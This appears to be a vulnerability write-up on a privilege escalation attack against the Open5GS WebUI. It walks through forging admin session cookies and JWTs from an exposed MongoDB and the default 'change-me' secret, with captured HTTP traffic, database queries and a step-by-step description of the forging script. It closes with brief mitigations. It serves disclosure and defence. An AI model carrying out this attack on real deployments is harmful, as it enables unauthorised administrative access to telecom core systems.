Privilege escalation attack from Open5Gs WebUI

Simone Conti Nicola Lepore Francesco Copelli

Saturday 31st May, 2025

Abstract

This document provides a detailed analysis of a privilege escalation attack exploiting a vulnerability in the Open5GS WebUI. The attack is based on two critical vulnerabilities: unprotected access to the MongoDB database and the use of a default secret (`change-me`) for token generation. The document also provides Python script examples to automate the generation of session cookies and forged JWT tokens, illustrating the exploitable weaknesses available to an attacker.

1 Basic Assumptions

The basic assumptions for the attack are essential to understand the conditions under which it becomes feasible:

- **Exposed MongoDB:** It is assumed that the MongoDB database is accessible over the network (port 27017) without authentication or with default credentials. This allows the attacker to perform queries and manipulations without restrictions.
- **Unchanged Secret:** The key used to sign cookies and JWT tokens (default `change-me`) has not been changed during deployment. This makes it possible to reproduce token generation since the secret is known.

2 Technical Attack Flow

The attack flow is illustrated through a sequence of steps, highlighting the critical moments where the attacker can intervene to gain elevated privileges:



Figure 1: Sequence of operations for privilege escalation

2.1 Critical Phases

1. **Initial CSRF Request**

   - *Description:* The admin makes a request that generates a CSRF token, thus obtaining a temporary cookie that can be used to perform the login request.

Listing 1: Request sent by the user to obtain the CSRF token

```
GET /api/auth/csrf HTTP/1.1
Host: localhost:9999
sec-ch-ua-platform: "Windows"
X-CSRF-TOKEN: undefined
Accept-Language: it-IT,it;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Not:A-Brand";v="24", "Chromium";v="134"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0
   Safari/537.36
sec-ch-ua-mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
```

```
13 Referer: http://localhost:9999/
14 Accept-Encoding: gzip, deflate, br
15 Cookie: connect.sid=s%3AW-NcVIxO7AoCqIU3GqRo9K59vwbyLa6c.
      WYqBnerU90srMZBJx3LSG%2BvvV5iLA5UzdoAwhu1VcS0
16 If-None-Match: W/"36-2IHv+hCk538kKvKfzAU4b4jMaf4"
17 Connection: keep-alive
```

As can be seen in listing 1, the CSRF request is sent using a connect.sid cookie for users not yet authenticated and temporary.

2. **Creation of Temporary Session**

   - *Description:* The server creates a new entry in the `sessions` collection in the database. This entry contains the cookie, the CSRF secret, and, in some cases, user information.

3. **Sending the CSRF Token**

   - *Description:* The CSRF token is sent to the admin to be used in subsequent protected requests.

Listing 2: Response containing the CSRF token

```
1  HTTP/1.1 200 OK
2  X-Powered-By: Express
3  Content-Type: application/json; charset=utf-8
4  Content-Length: 54
5  ETag: W/"36-nUYe6bk1eEPHps4YK8C8l8Gj9t0"
6  Set-Cookie: connect.sid=s%3AW-NcVIxO7AoCqIU3GqRo9K59vwbyLa6c.
      WYqBnerU90srMZBJx3LSG%2BvvV5iLA5UzdoAwhu1VcS0; Path=/;
      Expires=Tue, 15 Apr 2025 11:42:33 GMT; HttpOnly
7  Date: Tue, 01 Apr 2025 11:42:33 GMT
8  Connection: keep-alive
9  Keep-Alive: timeout=5
10
11 {"csrfToken":"vI48CfQ0I6mY2iWQ1Ib+hyS8Rm0OZrrpu7Jz8="}
```

As can be seen from listing 2, the response body contains the csrfToken, which corresponds to the token that will be used by the admin for subsequent requests.

4. **Legitimate Admin Login**

   - *Description:* The admin completes the login by including a valid CSRF token along with their credentials.

Listing 3: Login request sent by the admin with the CSRF token

```
1 POST /api/auth/login HTTP/1.1
2 Host: localhost:9999
3 Content-Length: 38
4 sec-ch-ua-platform: "Windows"
5 X-CSRF-TOKEN: E41FFdt3YnbgFd+vb6APim1URp426WF9Y0gl0=
6 Accept-Language: it-IT,it;q=0.9
7 sec-ch-ua: "Not:A-Brand";v="24", "Chromium";v="134"
```

```
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0
   Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: http://localhost:9999
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:9999/
Accept-Encoding: gzip, deflate, br
Cookie: connect.sid=s%3AW-NcVIxO7AoCqIU3GqRo9K59vwbyLa6c.
   WYqBnerU90srMZBJx3LSG%2BvvV5iLA5UzdoAwhu1VcS0
Connection: keep-alive

{"username":"admin","password":"1423"}
```

5. **Session Replacement in the Database**

   - *Description:* Once the login is validated, the server updates the session in the database, replacing the temporary data with that of the administrator user. In this case, the database will indicate that this session belongs to the specific admin user, but it will not store the session cookie generated by the database—only the information necessary to reconstruct it. Its format will be explained in detail in paragraph 3.1.

6. **Session ID Communication**

   - *Description:* The database sends the updated session ID (containing admin privileges) to the server.

7. **Sending Authenticated Cookie**

   - *Description:* The server returns the `connect.sid` cookie to the admin, which contains the signed session ID.

Listing 4: connect.sid cookie sent by the server

```
HTTP/1.1 302 Found
X-Powered-By: Express
Vary: X-HTTP-Method-Override, Accept
Location: /
Content-Type: text/plain; charset=utf-8
Content-Length: 23
Set-Cookie: connect.sid=s%3ATrniOpCWC7vE8U2G_dx40deT_GJNk8Pl.
   I8g0NzDQrxUpny2xslD93M%2FfEzAWII4An7U5aciKYUM; Path=/;
   Expires=Tue, 15 Apr 2025 11:44:50 GMT; HttpOnly
Date: Tue, 01 Apr 2025 11:44:50 GMT
Connection: keep-alive
Keep-Alive: timeout=5

Found. Redirecting to /
```

As can be seen from listing 4, the header contains the new connect.sid which will be used from now on in requests as the admin user.

8. **Attacker Connection to the Database**

   - *Description:* After at least one admin session is active, the attacker connects directly to the exposed MongoDB and accesses the sessions and accounts collections.

9. **Extraction of Sensitive Data**

   - *Description:* Queries such as `db.sessions.find()` and `db.accounts.find()` are executed to extract information about session tokens and user accounts.

10. **Generation of Fake Credentials**

    - *Description:* After extracting all useful information for the attacker from the database, a script is used that, exploiting the known secret, generates the `connect.sid` cookie and JWT tokens impersonating the administrator by exploiting the weakness in token generation. The script will be described in more detail in paragraph 3.3.

11. **Attacker CSRF Request**

    - *Description:* The attacker makes a CSRF request to obtain a new token, mimicking the administrator's behavior for the initial login.

Listing 5: Request sent by the attacker to obtain the csrf token

```
GET /api/auth/csrf HTTP/1.1
Host: localhost:9999
sec-ch-ua-platform: "Windows"
X-CSRF-TOKEN: undefined
Accept-Language: it-IT,it;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Not:A-Brand";v="24", "Chromium";v="134"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0
   Safari/537.36
sec-ch-ua-mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:9999/
Accept-Encoding: gzip, deflate, br
Cookie: connect.sid=s%3AW-NcVIxO7AoCqIU3GqRo9K59vwbyLa6c.
   WYqBnerU90srMZBJx3LSG%2BvvV5iLA5UzdoAwhu1VcS0
Connection: keep-alive
```

12. **Temporary Session Creation (Attacker)**

    - *Description:* A new entry is created in the `sessions` collection for the non-logged-in attacker, just like it was done in the first message for the admin. This session does not contain user information since it is for a non-logged-in user.

13. **Attacker CSRF Token Retrieval**

- *Description:* The server sends the CSRF token to the attacker, which can be used for subsequent requests.

Listing 6: Response containing the CSRF token for the attacker

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 54
ETag: W/"36-bCCQBIsR9CNZ6LHQoMMLRPoqg6w"
Set-Cookie: connect.sid=s%3AtBHsUypEYCXmBLbB0O7qsL_Re-K6G6oG.1
   RXIlYEdveCuD2hJDPNXTxryHMqSWoa%2FJnCuy50h%2Ff4; Path=/;
   Expires=Tue, 15 Apr 2025 12:00:10 GMT; HttpOnly
Date: Tue, 01 Apr 2025 12:00:10 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"csrfToken":"zOJQmp6UJfOLECWI9mg1HgbKBbXHRy+niYVbE="}
```

14. **Sending forged cookie**

- *Description:* The attacker sends the previously generated `connect.sid` cookie (which simulates an admin session) along with the CSRF token.

Listing 7: Request sent by the attacker using the cookie generated by the admin script

```
GET / HTTP/1.1
Host: localhost:9999
Cache-Control: max-age=0
sec-ch-ua: "Not:A-Brand";v="24", "Chromium";v="134"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: it-IT,it;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0
   Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q
   =0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
   application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Cookie: connect.sid=s:TrniOpCWC7vE8U2G_dx40deT_GJNk8Pl.
   I8g0NzDQrxUpny2xslD93M/fEzAWII4An7U5aciKYUM
Connection: keep-alive
```

15. **Session Hijacking**

- *Description:* The server, by incorrectly validating the cookie and token, grants the attacker administrative privileges allowing login without knowing the password.

Listing 8: Server response accepting the session

```
HTTP/1.1 200 OK
X-Powered-By: Next.js 3.2.3
Cache-Control: no-store, must-revalidate
ETag: "1ebf-UbPC+mJgSCMlyN+/gbuOqxJf8u4"
Content-Type: text/html
Content-Length: 7871
Set-Cookie: connect.sid=s%3ATrniOpCWC7vE8U2G_dx40deT_GJNk8Pl.
   I8g0NzDQrxUpny2xslD93M%2FfEzAWII4An7U5aciKYUM; Path=/;
   Expires=Tue, 15 Apr 2025 12:08:25 GMT; HttpOnly
Date: Tue, 01 Apr 2025 12:08:25 GMT
Connection: keep-alive
Keep-Alive: timeout=5
...
```

16. **Logout and Cleanup**

- *Description:* Upon logout, the session is deleted from the database and replaced with a temporary one, causing both users to be disconnected from the web UI.

Listing 9: Logout request

```
POST /api/auth/logout HTTP/1.1
Host: localhost:9999
Content-Length: 0
sec-ch-ua-platform: "Windows"
X-CSRF-TOKEN: d9Jk9tuRGCOwZKcXSJyZJSiyaT4rp3MtMWybQ=
Accept-Language: it-IT,it;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Not:A-Brand";v="24", "Chromium";v="134"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit
   /537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
sec-ch-ua-mobile: ?0
Origin: http://localhost:9999
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:9999/
Accept-Encoding: gzip, deflate, br
Cookie: connect.sid=s%3ATrniOpCWC7vE8U2G_dx40deT_GJNk8Pl.
   I8g0NzDQrxUpny2xslD93M%2FfEzAWII4An7U5aciKYUM
Connection: keep-alive
```

Listing 10: Server response after logout

```
HTTP/1.1 302 Found
```

```
X-Powered-By: Express
Vary: X-HTTP-Method-Override, Accept
Location: /
Content-Type: text/plain; charset=utf-8
Content-Length: 23
Set-Cookie: connect.sid=s%3A0VusKTCqK2KKqH6XBNUU3UVyZy6BWiGN.
   jrU4wqHpVMjgCc0HJHkqlIkQLtdpnTdHwVYtzjXQDnk; Path=/; Expires=Tue,
    15 Apr 2025 12:11:28 GMT; HttpOnly
Date: Tue, 01 Apr 2025 12:11:28 GMT
Connection: keep-alive
Keep-Alive: timeout=5

Found. Redirecting to /
```

As seen in listing 10, the server sets the corresponding connect.sid cookie for the temporary user after logout.

3 Attack Script

The script used to perform the attack consists of several phases. Before describing each phase in detail, it is necessary to provide an introduction about which values are used to build the tokens and the local storage by leveraging the information contained in the database.

3.1 Session Cookie, JWT, and Local Storage Format

Figure 2 below graphically shows where the individual values used in the program for the tokens are taken from.
Looking into more detail, we observe that:

- The `connect.sid` cookie internally contains an `_id` value which corresponds to the `_id` in the `sessions` collection in the MongoDB database. The format of the `connect.sid` cookie is always as follows:

  $$s : \langle session\_id \rangle . \langle signature \rangle$$

  The signature is generated using the default secret `'change-me'`, which, if not changed (for example by setting an environment variable), is hardcoded in the source code. This same secret is shared for signing the JWT as well.

- The `jwt` token always has the following payload format:

Listing 11: JWT payload format

```
{
  "user": {
    "_id": "67c6fc5ea061c30017b01334",
    "username": "admin",
    "roles": ["admin"]
  },
  "iat": 1742908607
}
```

Besides the standard `iat` (issued at) field, there is the `_id` field which corresponds to the unique user identifier in the `users` collection of MongoDB (as shown in Figure 2), the `username` field indicating the user this token refers to, and the `roles` field which defines the user's role in the system. As mentioned above, the JWT is also signed with the default `'change-me'` secret. This allows the JWT to be modified without the server detecting it, since the signing key is known.

- **Session Local Storage:** In the browser, during requests, the web UI also reads information from local storage. The format of the local storage is as follows:

Listing 12: Local Storage format

```
{"clientMaxAge":60000,
 "csrfToken":"Zsg1PgsSXYbddUE5mvF+ewYAGB8ElFKf4S1HM=",
 "user":{"roles":["admin"],
         "_id":"67c6fc5ea061c30017b01334",
         "username":"admin",
         "__v":0},
 "authToken": "eyJhbGciOiJIUzI1NiIs...37-GLeZ2iO6Do",
 "expires":1742913404564}
```

From Listing 12, we can notice that besides default values in local storage (such as `clientMaxAge` and `expires`), we have the `csrfToken` obtained from the request to the `/api/auth/csrf` endpoint, the `authToken` corresponding to the JWT shown in Listing 11, and user information matching the JWT content.



Figure 2: Internal format of tokens and local storage

3.2 MongoDB Structure

This section describes the structure of the database.
There are 3 collections:

- `accounts`, which contains the list of registered users in the network.

Listing 13: Accounts collection format

```
{
    _id: ObjectId('67c6fc5ea061c30017b01334'),
    roles: [ 'admin' ],
    username: 'admin',
    salt: 'c3d09dfd6a65fd6c31bb2d83402f2867da01592b2fd8ed87be76
       ...',
    hash: '51f49640aee218f1a6e87bce7f28e52ee1746b18a2d...',
    __v: 0
}
```

In Listing 13 we can see the format of the collection. The password is stored as a `hash` using a `salt`. The `_id` is generated by MongoDB in a pseudo-random manner. In Figure 2 you can see how the `_id` string is internally structured with its various bytes.

- `sessions`, which contains the list of currently active sessions.

Listing 14: Sessions collection format

```
{
    _id: 'yZ1EQxOVU4wpgSPziI1xD9jTo0ZVt6Xw',
    expires: ISODate('2025-04-09T08:06:58.590Z'),
    session:
        {"cookie":{"originalMaxAge":1209600000,
                   "expires":"2025-04-08T14:35:44.542Z",
                   "httpOnly":true,
                   "path":"/"
        },
        "passport":{"user":"admin"},
        "_csrfSecret":"1wdyuItdDshTbg=="
        }
}
```

In Listing 14, we notice that the `_id` is a random value generated by a cryptographically secure internal MongoDB function. The `session` field also uses `passport` to keep track of which user is logged in. The `_csrfSecret` is used internally when generating the CSRF token upon request.

Listing 15: Sessions collection format when no user is logged in

```
{
    _id: 'LKlwdffpUkjOucDWEJAEyNS9m7QzPKH8',
    expires: ISODate('2025-04-08T13:25:26.995Z'),
```

```
    session: {"cookie":{"originalMaxAge":1209600000,
                        "expires":"2025-04-08T13:25:26.995Z",
                        "httpOnly":true,
                        "path":"/"},
              "_csrfSecret":"7NyR8Ow1Kc59dw=="}
}
```

In Listing 15, we can see how the content changes when the user is not logged in. Notice that the `passport` field is absent.

- `subscribers`, which was not used in this attack as it was not relevant to our purpose.

3.3 Attack Script Description

Below is a detailed analysis of the code present in the attack script, highlighting the key components and the logical flow adopted to exploit the vulnerabilities found in the Open5GS WebUI.

3.3.1 General Structure and Dependencies

The script is developed in Python and uses several modules:

- **`argparse` module:** Allows specifying the MongoDB database host and port via command line, making the script configurable for different environments.
- **Security modules (`hmac`, `hashlib`, `base64`, `jwt`):** These modules are used for signing and encoding tokens. In particular, `hmac` and `hashlib` generate a signature for the session cookie using HMAC-SHA256, while the `jwt` module is employed to create a forged JWT token with administrative privileges.
- **`pymongo` module:** Manages the connection and interaction with the MongoDB database.
- **`requests` module:** Used to send an HTTP request to obtain a valid CSRF token from the WebUI.
- **Utility modules (`json`, `time`, `datetime`):** These serve for data management and conversion, especially for the correct handling of specific MongoDB types such as `ObjectId` and `datetime`.

3.3.2 Auxiliary Functions

The script defines several essential functions for the proper execution of the attack:

- `get_admin_name(admin_arr)`: This function extracts and returns a list of usernames with administrative privileges from an array of accounts. It is used to identify which sessions in the database correspond to admin users.
- `convert_mongo_types(obj)`: A recursive function that converts MongoDB-specific data types (`ObjectId` and `datetime`) into strings or a standard ISO format. This enables correct serialization of documents into JSON and makes the information more readable.

- `convert_documents(docs)`: A wrapper that applies the previous function to a list of documents, facilitating the conversion of all data retrieved from the database collections.
- `sign_session_id(session_id, secret)`: This function is responsible for signing the `session ID`. It uses HMAC-SHA256, encodes the result in Base64 (removing any padding), and returns a string formatted as required:

  $$s : \langle session\_id \rangle . \langle signature \rangle$$

  This format is essential for the server to recognize the `connect.sid` cookie as valid.

3.3.3 Main Flow (`main()`)

The core of the script is the `main()` function, which follows these main steps:

1. **Configuration and Database Connection:** Using `argparse`, the script allows setting the host and port for MongoDB. It then establishes a connection to the database named `open5gs` and retrieves the `accounts` and `sessions` collections. The documents are converted to properly handle MongoDB-specific types.
2. **Identification of Administrative Accounts and Sessions:** The script iterates through the documents in the `accounts` collection to find users with the `admin` role, then filters the sessions by comparing the `passport.user` field (present in the session) with the admin usernames obtained via the `get_admin_name()` function.
3. **Session Cookie Generation:** By default, it selects the last found admin session, which is assumed to be currently active. The `session ID` is extracted, and using the fixed secret (default: `change-me`), the `sign_session_id()` function produces the required signature. The `connect.sid` cookie is thus reconstructed in the expected format.
4. **Forged JWT Token Creation:** To impersonate the administrator, the script defines a JWT payload including the `_id`, username, and `admin` role. The token is created using the HS256 algorithm, signed with the same secret used for the cookie, highlighting a severe weakness: the use of an easily guessable default secret.
5. **CSRF Token Retrieval:** To complete the simulation of an admin session, the script sends an HTTP GET request to the `/api/auth/csrf` endpoint. The request includes the generated `connect.sid` cookie to obtain a valid CSRF token from the server. This step is crucial to bypass subsequent request validation.
6. **Local Storage Configuration Generation:** Finally, the data to be inserted into the browser's local storage is assembled. This configuration includes the CSRF token, the JWT, user information, and expiration time — all elements that allow the client to be authenticated as an administrator.
7. **User Instructions and Connection Handling:** The script ends by providing clear instructions to update the browser's local storage, thus completing the impersonation process. Errors are caught and printed, and the database connection is closed properly.

3.4 Final Considerations

The code analysis highlights some critical vulnerabilities:

- **Use of Default Secret:** The use of the `change-me` value for signing cookies and JWT tokens represents a weakness, as it facilitates the generation of forged tokens without the need to know complex credentials or keys.
- **Unauthenticated Access to the Database:** The code exploits the fact that MongoDB is accessible over the network without adequate security measures, allowing the attacker to extract sensitive information from the `accounts` and `sessions` collections.
- **Lack of Proper Controls:** Once the cookie and token are generated, the server accepts the request as if it comes from an administrator user, demonstrating how bypassing token integrity checks can lead to privilege escalation.

4 Recommended Mitigations

To prevent attacks of this kind, the following measures are recommended:

- **Change the Secret:** In production, the secret must be changed and set to a long, complex, and unique value.
- **Restrict Database Access:** Limit access to the database through firewalls, VPNs, or authentication mechanisms.

References

[1] Official Open5GS Documentation.
`https://open5gs.org`

[2] CWE-639: Authorization Bypass Through User-Controlled Key.
`https://cwe.mitre.org/data/definitions/639.html`

[3] RFC 7519 - JSON Web Token (JWT).
`https://tools.ietf.org/html/rfc7519`